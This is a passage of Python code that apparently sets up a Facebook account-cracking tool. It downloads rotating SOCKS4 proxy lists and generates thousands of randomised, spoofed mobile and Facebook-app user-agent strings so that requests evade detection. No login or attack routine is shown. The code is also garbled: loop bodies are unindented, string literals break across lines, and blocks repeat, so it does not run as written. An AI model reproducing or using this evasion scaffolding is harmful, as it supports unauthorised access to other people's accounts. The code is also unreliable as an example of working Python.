```python
#----------------[ IMPORT-MODULE ]----------------
import requests,bs4,json,os,sys,random,datetime,time,re
import urllib3,rich,base64
from rich.table import Table as me
from rich.console import Console as sol
from bs4 import BeautifulSoup as sop
from concurrent.futures import ThreadPoolExecutor as tred
from rich.console import Group as gp
from rich.panel import Panel as nel
from rich import print as cetak
from rich.markdown import Markdown as mark
from rich.columns import Columns as col
from rich import print as rprint
from rich import pretty
from rich.text import Text as tekz
pretty.install()
CON=sol()
## RANDOM UA
#user_agent=['Mozilla/5.0 (Linux; Android 7.0; Redmi Note 4 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.111
Mobile Safari/537.36','Mozilla/5.0 (Linux; Android 7.0; Redmi Note 4 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.137 Mobile Safari/537.36','Mozilla/5.0 (Linux; Android 7.0; Redmi Note 4 Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like
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AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.101 Mobile Safari/537.36','Mozilla/5.0 (Linux; Android 7.0; Redmi Note 4 Build/NRD90M;
wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/70.0.3538.80 Mobile Safari/537.36
[FB_IAB/FB4A;FBAV/198.0.0.53.101;]','Mozilla/5.0 (Linux; Android 12; SM-A205U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.101
Mobile Safari/537.36','Mozilla/5.0 (Linux; Android 12; SM-A102U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.101 Mobile
Safari/537.36','Mozilla/5.0 (Linux; Android 12; SM-G960U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.101 Mobile
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Safari/537.36','Mozilla/5.0 (Linux; Android 12; SAMSUNG SM-G780G) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/16.0
Chrome/92.0.4515.166 Mobile Safari/537.36','Mozilla/5.0 (Linux; Android 12; LM-Q710(FGN)) AppleWebKit/537.36 (KHTML, like Gecko)
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Chrome/94.0.4606.85 Mobile Safari/537.36"
uas_nokiac2 = "NokiaC2-00/2.0 (03.45) Profile/MIDP-2.1 Configuration/CLDC-1.1 Mozilla/5.0 (Java; U; kau; nokiac2-00)
UCBrowser8.3.0.154/70/352/UCWEB Mobile"
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Chrome/98.0.4758.87 Mobile Safari/537.36"
uas_nokiax = "Mozilla/5.0 (Linux; Android 4.1.2; Nokia_X Build/JZO54K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.87.90 Mobile
Safari/537.36 NokiaBrowser/1.0,gzip(gfe)"
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Chrome/112.0.5615.135 Mobile Safari/537.36"
uas_oppo = "Mozilla/5.0 (Linux; Android 13; CPH2451 Build/TP1A.220905.001; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
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Chrome/92.0.4515.166 Mobile Safari/537.36"
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Chrome/89.0.4389.116 Mobile Safari/537.36"
uas_nokiaxl = "Mozilla/5.0 (Linux; Android 4.1.2; Nokia_XL Build/JZO54K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.82 Mobile
Safari/537.36 NokiaBrowser/1.2.0.12"
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#uas_j7prime = "Mozilla/5.0 (Linux; Android 8.1.0; SM-G610F Build/M1AJQ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Mobile
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uas_tes = "Mozilla/5.0 (Linux; Android 7.0; Redmi Note 4X Build/MiUI MS; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/65.0.3325.109 Mobile Safari/537.36 Instagram 38.0.0.13.95 Android (24/7.0; 480dpi; 1080x1920; Xiaomi/xiaomi; Redmi Note 4X; mido;
qcom; ru_RU; 99640911)"
uas_random = random.choice(["Mozilla/5.0 (Linux; U; Android 4.4.2; zh-CN; HUAWEI MT7-TL00 Build/HuaweiMT7-TL00) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/40.0.2214.89 UCBrowser/11.3.8.909 Mobile Safari/537.36","NokiaC3-00/5.0 (08.63) Profile/MIDP-2.1
Configuration/CLDC-1.1 Mozilla/5.0 AppleWebKit/420+ (KHTML, like Gecko) Safari/420+","Mozilla/5.0 (Linux; Android 10; Nokia 5.1 Plus
Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, seperti Gecko) Versi/4.0 Chrome/83.0.4103.106 Mobile Safari/537.36","Mozilla/5.0
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Version/4.0 Chrome/88.0.4324.181 Mobile Safari/537.36[FBAN/EMA;FBLC/it_IT;FBAV/239.0.0.10.109;]","Mozilla/5.0 (Linux; Android 4.4.4; en-au;
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```

```
#----------------[ USER-AGENT ]----------------#
ugen2=[]
ugen=[]
cokbrut=[]
ses=requests.Session()
princp=[]
try:
    prox= requests.get('https://api.proxyscrape.com/v2/?
request=displayproxies&protocol=socks4&timeout=100000&country=all&ssl=all&anonymity=all').text
    open('.proxy.txt','w').write(prox)
except Exception as e:
    exit(e)
for xd in range(5000):
aa='Mozilla/5.0 (Linux; U; Android'
b=random.choice(['3','4','5','6','7','8','9','10','11','12','13','14','15','16','17'])
c=' en-us; GT-'
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko) Chrome/'
h=random.randrange(73,100)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Mobile Safari/537.36'
uaku2=(f'{aa} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}')
ugen.append(uaku2)

for xd in range(10000):
a='Mozilla/5.0 (Linux; Android 13;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['SM-A037U'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

for xd in range(10000):
  rr = random.randint; rc = random.choice
  aZ = str(rc(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']))
  lonte = f"{str(rc(aZ))}{str(rc(aZ))}{str(rc(aZ))}{str(rr(11,99))}{str(rc(aZ))}"
  build_nokiax = ['JDQ39','JZO54K']
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    uateddy = random.choice([strvoppo, strvredmi,strvoppo1, strvinfinix, strvsamsung, strvredmi1, strvnokiax, strvgt])
    ugen.append(uateddy)

for xd in range(10000):
a='Mozilla/5.0 (Symbian/3; Series60/'
b=random.randrange(1, 9)
c=random.randrange(1, 9)
d='Nokia'
e=random.randrange(100, 9999)
f='/110.021.0028; Profile/MIDP-2.1 Configuration/CLDC-1.1 ) AppleWebKit/535.1 (KHTML, like Gecko) NokiaBrowser/'
g=random.randrange(1, 9)
h=random.randrange(1, 4)
i=random.randrange(1, 4)
j=random.randrange(1, 4)
k='Mobile Safari/535.1'
uaku=(f'{a}{b}.{c} {d}{e}{f}{g}.{h}.{i}.{j} {k}')
ugen.append(uaku)

aa='Mozilla/5.0 (Linux; U; Android'
b=random.choice(['6','7','8','9','10','11','12'])
c=' en-us; GT-'
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko) Chrome/'
h=random.randrange(73,100)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Mobile Safari/537.36'
uaku2=f'{aa} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'
ugen.append(uaku2)
for xd in range(3000):
build_nokiax = ['JDQ39','JZO54K']
rr = random.randint; rc = random.choice
miui_v3 = ['-g','-gn','-go','-gn','gzip(gfe)',' swan-mibrowser']
miui_v1 = ['0','1','2','3','4','5','6','7','8','9','10','11','12']
miui_v2 = ['0','1','2','3','4','5','6','7','8','9','10','11','14','22','27','36']
aZ = ['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
basa = ['en-us','en-gb','id-id','de-de','ru-ru','en-sg','fr-fr','fa-ir','ja-jp','pt-br','cs-cz','zh-hk','zh-cn','vi-vn','en-ph','en-in','tr-tr']
gt = ['GT-1015','GT-1020','GT-1030','GT-1035','GT-1040','GT-1045','GT-1050','GT-1240','GT-1440','GT-1450','GT-18190','GT-18262','GT-19060I','GT-19082','GT-
19083','GT-19105','GT-19152','GT-19192','GT-19300','GT-19505','GT-2000','GT-20000','GT-200s','GT-3000','GT-414XOP','GT-6918','GT-7010','GT-7020','GT-
7030','GT-7040','GT-7050','GT-7100','GT-7105','GT-7110','GT-7205','GT-7210','GT-7240R','GT-7245','GT-7303','GT-7310','GT-7320','GT-7325','GT-7326','GT-
7340','GT-7405','GT-7550 5GT-8005','GT-8010','GT-81','GT-810','GT-8105','GT-8110','GT-8220S','GT-8410','GT-9300','GT-9320','GT-93G','GT-A7100','GT-
A9500','GT-ANDROID','GT-B2710','GT-B5330','GT-B5330B','GT-B5330L','GT-B5330ZKAINU','GT-B5510','GT-B5512','GT-B5722','GT-B7510','GT-B7722','GT-
B7810','GT-B9150','GT-B9388','GT-C3010','GT-C3262','GT-C3310R','GT-C3312','GT-C3312R','GT-C3313T','GT-C3322','GT-C3322i','GT-C3520','GT-C3520I','GT-
C3592','GT-C3595','GT-C3782','GT-C6712','GT-E1282T','GT-E1500','GT-E2200','GT-E2202','GT-E2250','GT-E2252','GT-E2600','GT-E2652W','GT-E3210','GT-
E3309','GT-E3309I','GT-E3309T','GT-G530H','GT-g900f','GT-G930F','GT-H9500','GT-I5508','GT-I5801','GT-I6410','GT-I8150','GT-I8160OKLTPA','GT-
I8160ZWLTTT','GT-I8258','GT-I8262D','GT-I8268','GT-I8505','GT-I8530BAABTU','GT-I8530BALCHO','GT-I8530BALTTT','GT-I8550E','GT-i8700','GT-I8750','GT-
I900','GT-I9008L','GT-i9040','GT-I9080E','GT-I9082C','GT-I9082EWAINU','GT-I9082i','GT-I9100G','GT-I9100LKLCHT','GT-I9100M','GT-I9100P','GT-I9100T','GT-
I9105UANDBT','GT-I9128E','GT-I9128I','GT-I9128V','GT-I9158P','GT-I9158V','GT-I9168I','GT-I9192','GT-I9195H','GT-I9195L','GT-I9250','GT-I9303I','GT-
I9305N','GT-I9308I','GT-I5505G','GT-I9505X','GT-I9507V','GT-I9600','GT-m190','GT-M5650','GT-mini','GT-N5000S','GT-N5100','GT-N5105','GT-N5110','GT-
N5120','GT-N7000B','GT-N7005','GT-N7100T','GT-N7102','GT-N7105','GT-N7105T','GT-N7108','GT-N7108D','GT-N8000','GT-N8005','GT-N8010','GT-N8020','GT-
```

```python
N9000','GT-N9505','GT-P1000CWAXSA','GT-P1000M','GT-P1000T','GT-P1010','GT-P3100B','GT-P3105','GT-P3108','GT-P3110','GT-P5100','GT-P5200','GT-
P5210XD1','GT-P5220','GT-P6200','GT-P6200L','GT-P6201','GT-P6210','GT-P6211','GT-P6800','GT-P7100','GT-P7300','GT-P7300B','GT-P7310','GT-P7320','GT-
P7500D','GT-P7500M','GT-P7500R','GT-P7500V','GT-P7501','GT-P7511','GT-S3330','GT-S3332','GT-S3333','GT-S3370','GT-S3518','GT-S3570','GT-S3600i','GT-
S3650','GT-S3653W','GT-S3770K','GT-S3770M','GT-S3800W','GT-S3802','GT-S3850','GT-S5220','GT-S5220R','GT-S5222','GT-S5230','GT-S5230W','GT-
S5233T','GT-s5233w','GT-S5250','GT-S5253','GT-s5260','GT-S5280','GT-S5282','GT-S5283B','GT-S5292','GT-S5300','GT-S5300L','GT-S5301','GT-S5301B','GT-
S5301L','GT-S5302','GT-S5302B','GT-S5303','GT-S5303B','GT-S5310','GT-S5310B','GT-S5310C','GT-S5310E','GT-S5310G','GT-S5310I','GT-S5310L','GT-
S5310M','GT-S5310N','GT-S5312','GT-S5312B','GT-S5312C','GT-S5312L','GT-S5330','GT-S5360','GT-S5360B','GT-S5360L','GT-S5360T','GT-S5363','GT-
S5367','GT-S5369','GT-S5380','GT-S5380D','GT-S5500','GT-S5560','GT-S5560i','GT-S5570B','GT-S5570I','GT-S5570L','GT-S5578','GT-S5600','GT-S5603','GT-
S5610','GT-S5610K','GT-S5611','GT-S5620','GT-S5670','GT-S5670B','GT-S5670HKBZTA','GT-S5690','GT-S5690R','GT-S5830','GT-S5830D','GT-S5830G','GT-
S5830i','GT-S5830L','GT-S5830M','GT-S5830T','GT-S5830V','GT-S5831i','GT-S5838','GT-S5839i','GT-S6010','GT-S6010BBABTU','GT-S6012','GT-S6012B','GT-
S6102','GT-S6102B','GT-S6293T','GT-S6310','GT-S6310B','GT-S6310ZWAMID','GT-S6312','GT-S6313T','GT-S6352','GT-S6500','GT-S6500D','GT-S6500L','GT-S6790','GT-
S6790L','GT-S6790N','GT-S6792L','GT-S6800','GT-S6800HKAXFA','GT-S6802','GT-S6810','GT-S6810B','GT-S6810E','GT-S6810L','GT-S6810M','GT-
S6810MBASER','GT-S6810P','GT-S6812','GT-S6812B','GT-S6812C','GT-S6812i','GT-S6818','GT-S6818V','GT-S7230E','GT-S7233E','GT-S7250D','GT-S7262','GT-
S7270','GT-S7270L','GT-S7272','GT-S7272C','GT-S7273T','GT-S7278','GT-S7278U','GT-S7390','GT-S7390G','GT-S7390L','GT-S7392','GT-S7392L','GT-S7500','GT-
S7500ABABTU','GT-S7500ABADBT','GT-S7500ABTTLP','GT-S7500CWADBT','GT-S7500L','GT-S7500T','GT-S7560','GT-S7560M','GT-S7562','GT-S7562C','GT-
S7562i','GT-S7562L','GT-S7566','GT-S7568','GT-S7568I','GT-S7572','GT-S7580E','GT-S7583T','GT-S758X','GT-S7592','GT-S7710','GT-S7710L','GT-S7898','GT-
S7898I','GT-S8500','GT-S8530','GT-S8600','GT-STB919','GT-T140','GT-T150','GT-V8a','GT-V8i','GT-VC818','GT-VM919S','GT-W131','GT-W153','GT-X831','GT-
X853','GT-X870','GT-X890','GT-Y8750']
ugen1 = f"Mozilla/5.0 (Linux; Android {str(rr(4,12))}; {str(rc(gt))}) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/{str(rr(100,104))}.0.
{str(rr(3900,4900))}.{str(rr(40,150))} Mobile Safari/537.36 {str(rc(aZ))}{str(rr(1,1000))}"
ugen2 = f"Mozilla/5.0 (Linux; Android 4.1.2; Nokia_X Build/{str(rc(build_nokiax))}) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/{str(rr(100,104))}.0.{str(rr(3900,4900))}.{str(rr(40,150))} Mobile Safari/537.36 NokiaBrowser/7.{str(rr(1,5))}.1.{str(rr(16,37))} {str(rc(aZ))}
{str(rr(1,1000))}"
ugen3 = f"Mozilla/5.0 (Linux; U; Android {str(rr(4,12))}; {str(rc(basa))}; Redmi 5 Plus Build/N2G47H) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/{str(rr(40,104))}.0.{str(rr(3900,4900))}.{str(rr(40,150))} Mobile Safari/537.36 XiaoMi/MiuiBrowser/{str(rr(1,99))}.
{str(rc(miui_v1))}.{str(rc(miui_v2))}{str(rc(miui_v3))} {str(rc(aZ))}{str(rr(1,1000))}"
memekk = random.choice([ugen1, ugen2, ugen3])
ugen.append(memekk)


for xd in range(1500):
  rr = random.randint
  rc= random.choice
  an = rr(7,12)
  tg = rr(111,999)
  aa=rr(80,105)
  bb=rr(4200,5195)
  gg=rr(40,150)
  hh=rc(['QP1A.','RKQ1.','PPR1.','QKQ1.','KOT49H.','JSS15J.','SP1A'])
  a= rc(['2.3.6','4.0.4','4.2.1','4.2.2','4.3','4.4.2','4.4.4','5.0','5.0.2','5.1','5.1.1','6.0','6','6.0.1','7.0','7.0.1','7','8','8.0','8.0.1','9','10','11','12'])
  ronyxd = f"Mozilla/5.0 (Linux; Android {a}; R7sf Build/LMY47V; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/{aa}.0.{bb}.{gg}
Mobile Safari/537.36[FBAN/EMA;FBLC/en_US;FBAV/315.0.0.18.109;]"
  ronyxd1=f"Mozilla/5.0 (Linux; Android {an}; PDBM00 Build/{hh}180610.011; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/{aa}.0.{bb}.{gg} Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/342.0.0.37.119;]"
  ronyxd2=f"Mozilla/5.0 (Linux; Android {an}; PECM30 Build/{hh}.210812.016; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/{aa}.0.{bb}.{gg} Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/382.0.0.33.111;]"
  ronyxd3=f"Mozilla/5.0 (Linux; Android {an}; CPH2307 Build/{hh}1.211103.002) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/{aa}.0.{bb}.{gg} Mobile Safari/537.36 GNews Android/2022089220"
  ronyxd4=f"Mozilla/5.0 (Linux; Android {an}; 21091116UG) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Mobile Safari/537.36"
  ronyxd5=f"Mozilla/5.0 (Linux; Android {an}; Redmi 8) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.{gg} Mobile Safari/537.36
OPR/71.3.3718.67322"
  uaku=rc([ronyxd,ronyxd1,ronyxd2,ronyxd3,ronyxd4,ronyxd5])
  ugen.append(uaku)


for t in range(10000):
aa='Mozilla/5.0 (Linux; Android 7.0; '
b=random.choice(['8.1.0','4','5','6','7','8','9','10','11','12'])
c='Hisense F102) '
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.67'
h=random.randrange(73,100)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Mobile Safari/537.36'
uaku=f'{aa} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'
ugen.append(uaku)
for x in range(10):
a='Mozilla/5.0 (SAMSUNG; SAMSUNG-GT-S'
b=random.randrange(100, 9999)
c=random.randrange(100, 9999)
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
h=random.randrange(1, 9)
i='; U; Bada/1.2; en-us) AppleWebKit/533.1 (KHTML, like Gecko) Dolfin/'
j=random.randrange(1, 9)
k=random.randrange(1, 9)
l='Mobile WVGA SMM-MMS/1.2.0 OPN-B'
uak=f'{a}{b}/{c}{d}{e}{f}{g}{h}{i}{j}.{k} {l}'
```

```python
a='Mozilla/5.0 (Linux; Android 12;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['RMX3085)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 11;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['M2006C3LG)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 12;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['NTH-NX9)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 12;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['Redmi Note 9 Pro)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 13;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['M2012K11C)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/112.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 6.0.1;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['SM-G532G)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
```

```
l='Chrome/107.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 7.1.2;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['MI 5X; Flow)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/347.0.0.268 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

for x in range(10):
a='Mozilla/5.0 (Linux; Android 6.0.1;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['SM-G532G)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/107.0.0.0 Mobile Safari/537.36'
uaku=f'{a} {b}; {c}{d}{e}{f}) {g}{h}.{i}.{j}.{k} {l}'

a='Mozilla/5.0 (Linux; Android 7.1.2;'
b=random.choice(['5.0','6.0','7.0','8.1.0','9','10','11','12'])
c=random.choice(['MI 5X; Flow)'])
d=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
e=random.randrange(1, 999)
f=random.choice(['A','B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'])
g='AppleWebKit/537.36 (KHTML, like Gecko)'
h=random.randrange(80,103)
i='0'
j=random.randrange(4200,4900)
k=random.randrange(40,150)
l='Chrome/347.0.0.268 Mobile Safari/537.36'
